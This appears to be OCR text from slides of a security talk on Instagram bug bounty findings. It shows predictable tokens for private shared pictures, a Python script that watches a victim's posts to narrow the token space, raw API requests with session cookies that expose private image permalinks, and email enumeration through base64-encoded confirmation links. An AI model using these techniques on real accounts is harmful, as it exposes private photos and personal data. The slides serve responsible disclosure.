        "media_type": 1,
        "pk": 11182518921544817 71,
        "original_width": 1080,
        "has_liked": false,
        "id": "11182518921544817 71_2036044526"
    },
    "upload_id": "1447526029474"
}
```


WEB + MOBILE


4. **Private Account Shared Pictures Token Entropy**



Private account

WEB + MOBILE


4. **Private Account Shared Pictures Token Entropy**



Private account

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy



Private account

WEB + MOBILE


4. Private Account Shared Pictures Token Entropy

```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
```

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

WEB + MOBILE

4. **Private Account Shared Pictures Token Entropy**



Private account

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

@Kevin Pk: 3	@MikeyK Pk: 4	@BritneySpears Pk: 12246775	@msvigdis Pk: 12246776
1pJ1DhgBD-	159sxaABXG	16jJhVG8HU	iV93JDG8Ue
1kHzf_gBLp	1onIDogBf3	1yFoqcm8D9	XMUVDFm8X8
0-pshJgBAg	0yi-hjgBaE	1tejnLm8Co	VuWAQam8Xv
09pY_OgBPX	0k_oZWABSU	1r59lSm8GX	Vj81GHm8W9
0l1GTXABDo	0gboKEgBYr	1qrMPRG8AB	UEoTBAG8Sy
0k_apGABDm	0UDrVFgBVJ	1ghW7RG8B2	TfpmTGm8QP
0f5P_6ABOe	z-maEDgBWK	1T3KHhm8N2	TWbKzfm8f-
0GEiJKABAC	z5HB2BgBbj	1Q2H_WG8LX	TVOOKEm8To
0BuHO9ABOx	zxeRSGgBaL	1OywdMm8Lf	TThPzXm8cm
z-9x5aABEq	zSqgd5ABco	1H2JvGG8DL	TS3Swlm8dZ
z8QVuXABD6	zQ6VkUABdH	08dtcTG8Hb	TOtd3tm8Ve
z4vsirABO4	zJDzvRgBbR	00exOYm8Br	TOfRfAm8aZ
z2KV0OgBIE	zBrTlsABXv	0yXTU6m8MN	TJikVLm8W9

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

```
username = raw_input("Enter the username of the Instagram user you want to monitor: ")
r = requests.get("http://instagram.com/" + username)

useridsearch = re.search('"id":"([^"]*)","biography"', r.text)
if useridsearch is None:

userid = str(useridsearch.group(1))
print "Found userid: " + userid

uploadid = prepare_picture_upload(s)

r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
origmedia = r['user']['media_count']
print "Current number of posts: " + str(origmedia)

while(True):
    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    newmedia = r['user']['media_count']
    if origmedia < newmedia:
        r = do_post_request(s, "https://i.instagram.com/api/v1/media/configure/",
                                {"upload_id":uploadid,"source_type":"4",'caption':""})
        codesearch = re.search('"code":"([^"]*)"', r.text)
        idsearch = re.search('"id":"([^"]*)"', r.text)
        if codesearch is None or idsearch is None:
            print "Could not successfully upload image myself and find a code."
        else:
            print str(idsearch.group(1)) + "," + str(codesearch.group(1))

        origmedia = newmedia
        uploadid = prepare_picture_upload(s)
```

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

Private victim account (monitored by attacker)	Public attacker account (generated right after monitor hit)
1yCwjTJRnk	1yCwodpTlC
1yC05mJRnq	1yC0_ApTlL
1yC5PqpRnu	1yC5UopTlX
1yC9nTJRnw	1yC9repTlk
1yDGULpRn9	1yDGaDpTl1
1yDKrvpRoB	1yDKvtJTl8
1yDPCCpRoI	1yDPHVpTl_
1yDTZGpRoO	1yDTdvpTmH
1yDXxRpRoW	1yDX1fJTmP
1yDgdBpRoI	1yDgj6JTmb
1yDk1qpRop	1yDk6ypTme
1yD6mjpRpT	1yD6sCpTnL
1yEDSqpRpn	1yEDXYJTnU
1yEHpNJRpt	1yEHuTpTnc
1yEQWTpRqD	1yEQb3pTnw
1yEUtCJRqL	1yEUyJJTn5
1yEZEKJRqU	1yEZI3pToI
1yEdaxpRqe	1yEdfEpToO

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

Final entropy: 2 * 64^4 = **33.554.432 possibilities**


→ Feasible!

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

After reviewing the issue you have reported, we have decided to award you a bounty of $1000 USD.

WEB + MOBILE



5. Private Account Shared Pictures CSRF

```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: sessionid=IGSC0098a4bee11b593953fd4a3fe0695560f407a103d8eef9f5be083ff21e186673:PEVejQeSkS2p8WYxAEgtyUWdXz9STvKM:{"_token_ver":1,"_auth_user_id":2036044526,"_token":"2036044526:7DcRpg1d0ve5T0NkbToN5yVleZUh0Ifh:571e05df8ecd8de2efc47dca5f222720233234f6f0511fb20e0ad42c1302ea27","_auth_user_backend":"accounts.backends.CaseInsensitiveModelBackend","last_refreshed":1447525940.04528,"_platform":1}
```

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

WEB + MOBILE

CSRF

5. **Private Account Shared Pictures CSRF**

WEB + MOBILE

CSRF

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id

b) Find permalink of Shared Private Account picture

WEB + MOBILE

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id


Request by attackerapril14, obtaining the user tag feed of victimapril14:

```
GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie: ds_user_id=1834735739; igfl=attacker14april; csrftoken=c62c1b7939d31ef5a397d47e0f6deab6;
mid=VSyAxQABAAF8rnZltuR38g9L_JcH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%
3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e
9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%
2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of victimapril14:

```
HTTP/1.1 200 OK
<SNIP>

{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":[962688807931708516]}
```

WEB + MOBILE



5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id

b) Find permalink of Shared Private Account picture

Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_1111111111/permalink/ HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070; samsungjanice; en_GB)
Cookie: ds_user_id=1834735739; igfl=attacker14april; sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpRdjIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:

```
HTTP/1.1 200 OK
(...SNIP...)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/1cKF7KA4Rk\/"}
```

WEB + MOBILE

5. Private Account Shared Pictures CSRF


a) Find Private Account pictures image_id

b) Find permalink of Shared Private Account picture

After reviewing the issue you have reported, we have decided to award you a bounty of $1000.

WEB + MOBILE

6. Email Address Account Enumeration




WEB + MOBILE

6. Email Address Account Enumeration

https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False

base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com




WEB + MOBILE

6. Email Address Account Enumeration

https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False

base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com




WEB + MOBILE

6. Email Address Account Enumeration

base64_e(mark.zuckerberg@facebook.com): bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ

https://instagram.com/accounts/confirm_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/?app_redirect=False



WEB + MOBILE

6. Email Address Account Enumeration

Request (note: no cookies, so no authentication necessary):

```
POST /api/v1/accounts/confirm_email/IOZ5TNJ2/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/
Host: i.instagram.com
```

Response:

```
HTTP/1.1 200 OK

{"body":"Log in as themarkzuckerberg and follow the confirmation link again.","is_profile_action_needed":false,"status":"ok","title":"Please Log In"}
```

WEB + MOBILE

6. Email Address Account Enumeration

After reviewing the issue you have reported, we have decided to award you a bounty of $750 USD.

WEB + MOBILE

7. Account Takeover via Change Email Functionality

I forgot my password.

